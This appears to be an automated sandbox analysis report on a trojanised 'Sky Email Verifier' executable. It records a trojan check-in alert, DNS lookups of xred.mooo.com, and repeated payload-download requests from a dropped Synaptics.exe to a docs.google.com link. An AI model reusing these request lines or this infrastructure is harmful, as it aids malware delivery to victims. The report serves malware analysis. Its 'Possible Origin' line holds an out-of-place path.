.rdata	0x2000	0x136541	0x136600	False	0.843532112112	data	7.87302614152	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.bss	0x139000	0x4	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x13a000	0x34db8	0x34e00	False	0.209279883274	data	4.42915798912	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x13a430	0x668	data	English	United States
RT_ICON	0x13aa98	0x2e8	dBase IV DBT of @.DBF, block length 512, next free block index 40, next free block 4294965391, next used block 7403512	English	United States
RT_ICON	0x13ad80	0x1e8	data	English	United States
RT_ICON	0x13af68	0x128	GLS_BINARY_LSB_FIRST	English	United States
RT_ICON	0x13b090	0x35e0	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced	English	United States
RT_ICON	0x13e670	0xea8	data	English	United States
RT_ICON	0x13f518	0x8a8	dBase IV DBT of @.DBF, block length 1024, next free block index 40, next free block 0, next used block 0	English	United States
RT_ICON	0x13fdc0	0x6c8	data	English	United States
RT_ICON	0x140488	0x568	GLS_BINARY_LSB_FIRST	English	United States
RT_ICON	0x1409f0	0x10828	dBase IV DBT, blocks size 0, block length 2048, next free block index 40, next free block 0, next used block 0	English	United States
RT_ICON	0x151218	0x94a8	data	English	United States
RT_ICON	0x15a6c0	0x67e8	data	English	United States
RT_ICON	0x160ea8	0x5488	data	English	United States
RT_ICON	0x166330	0x4228	dBase IV DBT of \200.DBF, blocks size 0, block length 16896, next free block index 40, next free block 254, next used block 2130706432	English	United States
RT_ICON	0x16a558	0x25a8	data	English	United States
RT_ICON	0x16cb00	0x10a8	data	English	United States
RT_ICON	0x16dba8	0x988	data	English	United States
RT_ICON	0x16e530	0x468	GLS_BINARY_LSB_FIRST	English	United States
RT_GROUP_ICON	0x16e998	0x102	data	English	United States
RT_VERSION	0x16eaa0	0x314	data	English	United States

Imports

DLL	Import
msvcrt.dll	strlen, malloc, fopen, fwrite, fclose, memset, getenv, sprintf, __argc, __argv, _environ, _XcptFilter, __set_app_type, _controlfp, __getmainargs, exit
kernel32.dll	CreateProcessA, CloseHandle, SetUnhandledExceptionFilter

Version Infos

Description	Data
LegalCopyright	www.skyextractor.com. All rights reserved.
FileVersion	7,0,1,4
CompanyName	www.skyextractor.com
ProductName	Sky Email Verifier
ProductVersion	7,0,1,4
FileDescription	Sky Email Verifier
FileTitle	Sky Email Verifier.exe
LegalTrademark	
Translation	0x0409 0x04b0

Possible Origin


Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.369.42.215.252 49739802832617 05/27/22-04:38:15.388403	TCP	2832617	ETPRO TROJAN W32.Bloat-A Checkin	49739	80	192.168.2.3	69.42.215.252

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 27, 2022 04:38:14.467894077 CEST	49736	443	192.168.2.3	172.217.168.14
May 27, 2022 04:38:14.467955112 CEST	443	49736	172.217.168.14	192.168.2.3
May 27, 2022 04:38:14.468122959 CEST	49736	443	192.168.2.3	172.217.168.14
May 27, 2022 04:38:14.496606112 CEST	49737	443	192.168.2.3	172.217.168.14
May 27, 2022 04:38:14.496658087 CEST	443	49737	172.217.168.14	192.168.2.3
May 27, 2022 04:38:14.496762037 CEST	49737	443	192.168.2.3	172.217.168.14
May 27, 2022 04:38:14.624073982 CEST	49736	443	192.168.2.3	172.217.168.14
May 27, 2022 04:38:14.624141932 CEST	443	49736	172.217.168.14	192.168.2.3
May 27, 2022 04:38:14.624550104 CEST	49737	443	192.168.2.3	172.217.168.14

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 27, 2022 04:38:14.624588013 CEST	443	49737	172.217.168.14	192.168.2.3
May 27, 2022 04:38:14.684681892 CEST	443	49736	172.217.168.14	192.168.2.3
May 27, 2022 04:38:14.684803963 CEST	49736	443	192.168.2.3	172.217.168.14
May 27, 2022 04:38:14.685741901 CEST	443	49736	172.217.168.14	192.168.2.3
May 27, 2022 04:38:14.685827971 CEST	49736	443	192.168.2.3	172.217.168.14
May 27, 2022 04:38:14.686297894 CEST	443	49737	172.217.168.14	192.168.2.3
May 27, 2022 04:38:14.686394930 CEST	49737	443	192.168.2.3	172.217.168.14
May 27, 2022 04:38:14.687249899 CEST	443	49737	172.217.168.14	192.168.2.3
May 27, 2022 04:38:14.687339067 CEST	49737	443	192.168.2.3	172.217.168.14
May 27, 2022 04:38:15.117405891 CEST	49739	80	192.168.2.3	69.42.215.252
May 27, 2022 04:38:15.305057049 CEST	80	49739	69.42.215.252	192.168.2.3
May 27, 2022 04:38:15.305176973 CEST	49739	80	192.168.2.3	69.42.215.252
May 27, 2022 04:38:15.369385958 CEST	49736	443	192.168.2.3	172.217.168.14
May 27, 2022 04:38:15.369415998 CEST	443	49736	172.217.168.14	192.168.2.3
May 27, 2022 04:38:15.369986057 CEST	443	49736	172.217.168.14	192.168.2.3
May 27, 2022 04:38:15.370074987 CEST	49736	443	192.168.2.3	172.217.168.14
May 27, 2022 04:38:15.387785912 CEST	49736	443	192.168.2.3	172.217.168.14
May 27, 2022 04:38:15.388402939 CEST	49739	80	192.168.2.3	69.42.215.252
May 27, 2022 04:38:15.397444963 CEST	49737	443	192.168.2.3	172.217.168.14
May 27, 2022 04:38:15.397485018 CEST	443	49737	172.217.168.14	192.168.2.3
May 27, 2022 04:38:15.398056030 CEST	443	49737	172.217.168.14	192.168.2.3
May 27, 2022 04:38:15.398156881 CEST	49737	443	192.168.2.3	172.217.168.14
May 27, 2022 04:38:15.399266958 CEST	49737	443	192.168.2.3	172.217.168.14
May 27, 2022 04:38:15.428492069 CEST	443	49736	172.217.168.14	192.168.2.3
May 27, 2022 04:38:15.440511942 CEST	443	49737	172.217.168.14	192.168.2.3
May 27, 2022 04:38:15.577136040 CEST	443	49736	172.217.168.14	192.168.2.3
May 27, 2022 04:38:15.577235937 CEST	443	49736	172.217.168.14	192.168.2.3
May 27, 2022 04:38:15.577311039 CEST	49736	443	192.168.2.3	172.217.168.14
May 27, 2022 04:38:15.577323914 CEST	443	49736	172.217.168.14	192.168.2.3
May 27, 2022 04:38:15.577333927 CEST	49736	443	192.168.2.3	172.217.168.14
May 27, 2022 04:38:15.577389956 CEST	49736	443	192.168.2.3	172.217.168.14
May 27, 2022 04:38:15.580617905 CEST	443	49736	172.217.168.14	192.168.2.3
May 27, 2022 04:38:15.580728054 CEST	49736	443	192.168.2.3	172.217.168.14
May 27, 2022 04:38:15.580739021 CEST	443	49736	172.217.168.14	192.168.2.3
May 27, 2022 04:38:15.580751896 CEST	443	49736	172.217.168.14	192.168.2.3
May 27, 2022 04:38:15.580816984 CEST	49736	443	192.168.2.3	172.217.168.14
May 27, 2022 04:38:15.580825090 CEST	49736	443	192.168.2.3	172.217.168.14
May 27, 2022 04:38:15.603662968 CEST	80	49739	69.42.215.252	192.168.2.3
May 27, 2022 04:38:15.603815079 CEST	49739	80	192.168.2.3	69.42.215.252
May 27, 2022 04:38:15.756791115 CEST	443	49737	172.217.168.14	192.168.2.3
May 27, 2022 04:38:15.756905079 CEST	49737	443	192.168.2.3	172.217.168.14
May 27, 2022 04:38:15.756913900 CEST	443	49737	172.217.168.14	192.168.2.3
May 27, 2022 04:38:15.756941080 CEST	443	49737	172.217.168.14	192.168.2.3
May 27, 2022 04:38:15.756989002 CEST	49737	443	192.168.2.3	172.217.168.14
May 27, 2022 04:38:15.757046938 CEST	49737	443	192.168.2.3	172.217.168.14
May 27, 2022 04:38:15.757061958 CEST	443	49737	172.217.168.14	192.168.2.3
May 27, 2022 04:38:15.757121086 CEST	49737	443	192.168.2.3	172.217.168.14
May 27, 2022 04:38:15.761253119 CEST	443	49737	172.217.168.14	192.168.2.3
May 27, 2022 04:38:15.761377096 CEST	443	49737	172.217.168.14	192.168.2.3
May 27, 2022 04:38:15.761394024 CEST	49737	443	192.168.2.3	172.217.168.14
May 27, 2022 04:38:15.761440992 CEST	49737	443	192.168.2.3	172.217.168.14
May 27, 2022 04:38:16.068775892 CEST	49736	443	192.168.2.3	172.217.168.14
May 27, 2022 04:38:16.068816900 CEST	443	49736	172.217.168.14	192.168.2.3
May 27, 2022 04:38:16.073272943 CEST	49741	443	192.168.2.3	172.217.168.14
May 27, 2022 04:38:16.073332071 CEST	443	49741	172.217.168.14	192.168.2.3
May 27, 2022 04:38:16.073429108 CEST	49741	443	192.168.2.3	172.217.168.14
May 27, 2022 04:38:16.074311018 CEST	49741	443	192.168.2.3	172.217.168.14
May 27, 2022 04:38:16.074341059 CEST	443	49741	172.217.168.14	192.168.2.3
May 27, 2022 04:38:16.076085091 CEST	49737	443	192.168.2.3	172.217.168.14

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 27, 2022 04:38:16.076116085 CEST	443	49737	172.217.168.14	192.168.2.3
May 27, 2022 04:38:16.077316046 CEST	49742	443	192.168.2.3	172.217.168.14
May 27, 2022 04:38:16.077373981 CEST	443	49742	172.217.168.14	192.168.2.3
May 27, 2022 04:38:16.077459097 CEST	49742	443	192.168.2.3	172.217.168.14
May 27, 2022 04:38:16.078001022 CEST	49742	443	192.168.2.3	172.217.168.14
May 27, 2022 04:38:16.078027964 CEST	443	49742	172.217.168.14	192.168.2.3
May 27, 2022 04:38:16.126924038 CEST	443	49741	172.217.168.14	192.168.2.3
May 27, 2022 04:38:16.127032042 CEST	49741	443	192.168.2.3	172.217.168.14
May 27, 2022 04:38:16.130892992 CEST	443	49742	172.217.168.14	192.168.2.3
May 27, 2022 04:38:16.131002903 CEST	49742	443	192.168.2.3	172.217.168.14
May 27, 2022 04:38:17.074184895 CEST	49741	443	192.168.2.3	172.217.168.14
May 27, 2022 04:38:17.074225903 CEST	443	49741	172.217.168.14	192.168.2.3
May 27, 2022 04:38:17.075565100 CEST	49742	443	192.168.2.3	172.217.168.14
May 27, 2022 04:38:17.075644970 CEST	443	49742	172.217.168.14	192.168.2.3
May 27, 2022 04:38:17.457859993 CEST	49741	443	192.168.2.3	172.217.168.14
May 27, 2022 04:38:17.457882881 CEST	443	49741	172.217.168.14	192.168.2.3
May 27, 2022 04:38:17.535357952 CEST	49742	443	192.168.2.3	172.217.168.14
May 27, 2022 04:38:17.535397053 CEST	443	49742	172.217.168.14	192.168.2.3
May 27, 2022 04:38:17.648462057 CEST	443	49741	172.217.168.14	192.168.2.3
May 27, 2022 04:38:17.648528099 CEST	443	49741	172.217.168.14	192.168.2.3
May 27, 2022 04:38:17.648690939 CEST	49741	443	192.168.2.3	172.217.168.14
May 27, 2022 04:38:17.648737907 CEST	443	49741	172.217.168.14	192.168.2.3
May 27, 2022 04:38:17.648823023 CEST	49741	443	192.168.2.3	172.217.168.14
May 27, 2022 04:38:17.648838997 CEST	49741	443	192.168.2.3	172.217.168.14
May 27, 2022 04:38:17.650280952 CEST	443	49741	172.217.168.14	192.168.2.3
May 27, 2022 04:38:17.650338888 CEST	443	49741	172.217.168.14	192.168.2.3
May 27, 2022 04:38:17.650454998 CEST	49741	443	192.168.2.3	172.217.168.14
May 27, 2022 04:38:17.650480032 CEST	49741	443	192.168.2.3	172.217.168.14
May 27, 2022 04:38:17.824373960 CEST	443	49742	172.217.168.14	192.168.2.3
May 27, 2022 04:38:17.824556112 CEST	443	49742	172.217.168.14	192.168.2.3
May 27, 2022 04:38:17.824604988 CEST	49742	443	192.168.2.3	172.217.168.14
May 27, 2022 04:38:17.824656010 CEST	443	49742	172.217.168.14	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 27, 2022 04:38:14.407345057 CEST	57421	53	192.168.2.3	8.8.8.8
May 27, 2022 04:38:14.432918072 CEST	53	57421	8.8.8.8	192.168.2.3
May 27, 2022 04:38:14.756045103 CEST	65358	53	192.168.2.3	8.8.8.8
May 27, 2022 04:38:14.775238991 CEST	53	65358	8.8.8.8	192.168.2.3
May 27, 2022 04:38:15.064286947 CEST	49873	53	192.168.2.3	8.8.8.8
May 27, 2022 04:38:15.081877947 CEST	53	49873	8.8.8.8	192.168.2.3
May 27, 2022 04:38:20.406763077 CEST	65266	53	192.168.2.3	8.8.8.8
May 27, 2022 04:38:20.426251888 CEST	53	65266	8.8.8.8	192.168.2.3
May 27, 2022 04:38:21.686239004 CEST	63332	53	192.168.2.3	8.8.8.8
May 27, 2022 04:38:21.703108072 CEST	53	63332	8.8.8.8	192.168.2.3
May 27, 2022 04:38:24.114582062 CEST	51391	53	192.168.2.3	8.8.8.8
May 27, 2022 04:38:24.133409977 CEST	53	51391	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 27, 2022 04:38:14.407345057 CEST	192.168.2.3	8.8.8.8	0xc6a6	Standard query (0)	docs.google.com	A (IP address)	IN (0x0001)
May 27, 2022 04:38:14.756045103 CEST	192.168.2.3	8.8.8.8	0x3c43	Standard query (0)	xred.mooo.com	A (IP address)	IN (0x0001)
May 27, 2022 04:38:15.064286947 CEST	192.168.2.3	8.8.8.8	0x7d91	Standard query (0)	freedns.afraid.org	A (IP address)	IN (0x0001)
May 27, 2022 04:38:20.406763077 CEST	192.168.2.3	8.8.8.8	0x1c79	Standard query (0)	xred.mooo.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 27, 2022 04:38:21.686239004 CEST	192.168.2.3	8.8.8.8	0x317c	Standard query (0)	xred.mooo.com	A (IP address)	IN (0x0001)
May 27, 2022 04:38:24.114582062 CEST	192.168.2.3	8.8.8.8	0xae03	Standard query (0)	xred.mooo.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 27, 2022 04:38:14.432918072 CEST	8.8.8.8	192.168.2.3	0xc6a6	No error (0)	docs.google.com		172.217.168.14	A (IP address)	IN (0x0001)
May 27, 2022 04:38:14.775238991 CEST	8.8.8.8	192.168.2.3	0x3c43	Name error (3)	xred.mooo.com	none	none	A (IP address)	IN (0x0001)
May 27, 2022 04:38:15.081877947 CEST	8.8.8.8	192.168.2.3	0x7d91	No error (0)	freedns.afraid.org		69.42.215.252	A (IP address)	IN (0x0001)
May 27, 2022 04:38:20.426251888 CEST	8.8.8.8	192.168.2.3	0x1c79	Name error (3)	xred.mooo.com	none	none	A (IP address)	IN (0x0001)
May 27, 2022 04:38:21.703108072 CEST	8.8.8.8	192.168.2.3	0x317c	Name error (3)	xred.mooo.com	none	none	A (IP address)	IN (0x0001)
May 27, 2022 04:38:24.133409977 CEST	8.8.8.8	192.168.2.3	0xae03	Name error (3)	xred.mooo.com	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- docs.google.com
- freedns.afraid.org

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49736	172.217.168.14	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49737	172.217.168.14	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.3	49751	172.217.168.14	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.3	49752	172.217.168.14	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.3	49753	172.217.168.14	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.3	49754	172.217.168.14	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.3	49756	172.217.168.14	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.3	49759	172.217.168.14	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.3	49760	172.217.168.14	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.3	49761	172.217.168.14	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.3	49762	172.217.168.14	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.2.3	49763	172.217.168.14	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49741	172.217.168.14	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.2.3	49764	172.217.168.14	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.2.3	49765	172.217.168.14	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
22	192.168.2.3	49766	172.217.168.14	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
23	192.168.2.3	49767	172.217.168.14	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
24	192.168.2.3	49768	172.217.168.14	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
25	192.168.2.3	49769	172.217.168.14	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
26	192.168.2.3	49771	172.217.168.14	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
27	192.168.2.3	49772	172.217.168.14	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
28	192.168.2.3	49773	172.217.168.14	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
29	192.168.2.3	49776	172.217.168.14	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49742	172.217.168.14	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
30	192.168.2.3	49777	172.217.168.14	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
31	192.168.2.3	49739	69.42.215.252	80	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 04:38:15.388402939 CEST	945	OUT	GET /api/?action=getdyndns&sha=a30fa98efc092684e8d1c5cff797bcc613562978 HTTP/1.1 User-Agent: MyApp Host: freedns.afraid.org Cache-Control: no-cache
May 27, 2022 04:38:15.603662968 CEST	950	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 27 May 2022 02:38:13 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Vary: Accept-Encoding X-Cache: MISS Data Raw: 31 66 0d 0a 45 52 52 4f 52 3a 20 43 6f 75 6c 64 20 6e 6f 74 20 61 75 74 68 65 6e 74 69 63 61 74 65 2e 0a 0d 0a 30 0d 0a 0d 0a Data Ascii: 1fERROR: Could not authenticate.0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49743	172.217.168.14	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49744	172.217.168.14	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49745	172.217.168.14	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.3	49747	172.217.168.14	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.3	49749	172.217.168.14	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.3	49750	172.217.168.14	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49736	172.217.168.14	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data
2022-05-27 02:38:15 UTC	0	OUT	GET /uc?id=0BxsMXGfPIZfSVlVsOGlEVGxuZVk&export=download HTTP/1.1 User-Agent: Synaptics.exe Host: docs.google.com Cache-Control: no-cache
2022-05-27 02:38:15 UTC	0	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=utf-8 Cache-Control: no-cache, no-store, max-age=0, must-revalidate Pragma: no-cache Expires: Mon, 01 Jan 1990 00:00:00 GMT Date: Fri, 27 May 2022 02:38:15 GMT Strict-Transport-Security: max-age=31536000 Cross-Origin-Opener-Policy: same-origin; report-to="DriveUntrustedContentHttp" Report-To: {"group":"DriveUntrustedContentHttp","max_age":2592000,"endpoints":[{"url":"https://csp.withgoogle.com/csp/report-to/DriveUntrustedContentHttp/external"}]} Permissions-Policy: ch-ua-arch=*, ch-ua-bitness=*, ch-ua-full-version=*, ch-ua-full-version-list=*, ch-ua-model=*, ch-ua-platform=*, ch-ua-platform-version=* Content-Security-Policy: require-trusted-types-for 'script';report-uri /_/DriveUntrustedContentHttp/cspreport Content-Security-Policy: script-src 'report-sample' 'nonce-4bAlBbOaiT_hTXvvmYwNRg' 'unsafe-inline';object-src 'none';base-uri 'self';report-uri /_/DriveUntrustedContentHttp/cspreport;worker-src 'self' Accept-CH: Sec-CH-UA-Arch, Sec-CH-UA-Bitness, Sec-CH-UA-Full-Version, Sec-CH-UA-Full-Version-List, Sec-CH-UA-Model, Sec-CH-UA-Platform, Sec-CH-UA-Platform-Version Server: ESF X-XSS-Protection: 0 X-Content-Type-Options: nosniff Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Accept-Ranges: none Vary: Accept-Encoding Connection: close Transfer-Encoding: chunked
2022-05-27 02:38:15 UTC	1	IN	Data Raw: 36 36 61 0d 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 3c 73 74 79 6c 65 20 6e 6f 6e 63 65 3d 22 66 78 34 78 4a 54 5a 42 6a 61 36 31 6b 59 5f 5f 45 63 34 54 36 77 22 3e 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 Data Ascii: 66a<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="fx4xJTZBja61kY__Ec4T6w">*{margin:0;padding:0}html,code{font:15px/22px arial,sans

Timestamp	kBytes transferred	Direction	Data
2022-05-27 02:38:15 UTC	3	IN	Data Raw: 6c 3d 47 6f 6f 67 6c 65 20 72 6f 6c 65 3d 69 6d 67 3e 3c 2f 73 70 61 6e 3e 3c 2f 61 3e 3c 70 3e 3c 62 3e 34 30 34 2e 3c 2f 62 3e 20 3c 69 6e 73 3e 54 68 61 74 e2 80 99 73 20 61 6e 20 65 72 72 6f 72 2e 3c 2f 69 6e 73 3e 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 20 3c 69 6e 73 3e 54 68 61 74 e2 80 99 73 20 61 6c 6c 20 77 65 20 6b 6e 6f 77 2e 3c 2f 69 6e 73 3e 3c 2f 6d 61 69 6e 3e 0d 0a Data Ascii: l=Google role=img><p>404. <ins>Thats an error.</ins><p>The requested URL was not found on this server. <ins>Thats all we know.</ins></main>
2022-05-27 02:38:15 UTC	3	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49737	172.217.168.14	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data
2022-05-27 02:38:15 UTC	0	OUT	GET /uc?id=0BxsMXGfPIZfSVlVsOGlEVGxuZVk&export=download HTTP/1.1 User-Agent: Synaptics.exe Host: docs.google.com Cache-Control: no-cache
2022-05-27 02:38:15 UTC	3	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=utf-8 Cache-Control: no-cache, no-store, max-age=0, must-revalidate Pragma: no-cache Expires: Mon, 01 Jan 1990 00:00:00 GMT Date: Fri, 27 May 2022 02:38:15 GMT Strict-Transport-Security: max-age=31536000 Content-Security-Policy: require-trusted-types-for 'script';report-uri /_/DriveUntrustedContentHttp/cspreport Content-Security-Policy: script-src 'report-sample' 'nonce-vpJfeg6kjn4Ijj-MdmjgMQ' 'unsafe-inline';object-src 'none';base-uri 'self';report-uri /_/DriveUntrustedContentHttp/cspreport;worker-src 'self' Accept-CH: Sec-CH-UA-Arch, Sec-CH-UA-Bitness, Sec-CH-UA-Full-Version, Sec-CH-UA-Full-Version-List, Sec-CH-UA-Model, Sec-CH-UA-Platform, Sec-CH-UA-Platform-Version Cross-Origin-Opener-Policy: same-origin; report-to="DriveUntrustedContentHttp" Report-To: {"group":"DriveUntrustedContentHttp","max_age":2592000,"endpoints":[{"url":"https://csp.withgoogle.com/csp/report-to/DriveUntrustedContentHttp/external"}]} Permissions-Policy: ch-ua-arch=*, ch-ua-bitness=*, ch-ua-full-version=*, ch-ua-full-version-list=*, ch-ua-model=*, ch-ua-platform=*, ch-ua-platform-version=* Server: ESF X-XSS-Protection: 0 X-Content-Type-Options: nosniff Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Accept-Ranges: none Vary: Accept-Encoding Connection: close Transfer-Encoding: chunked
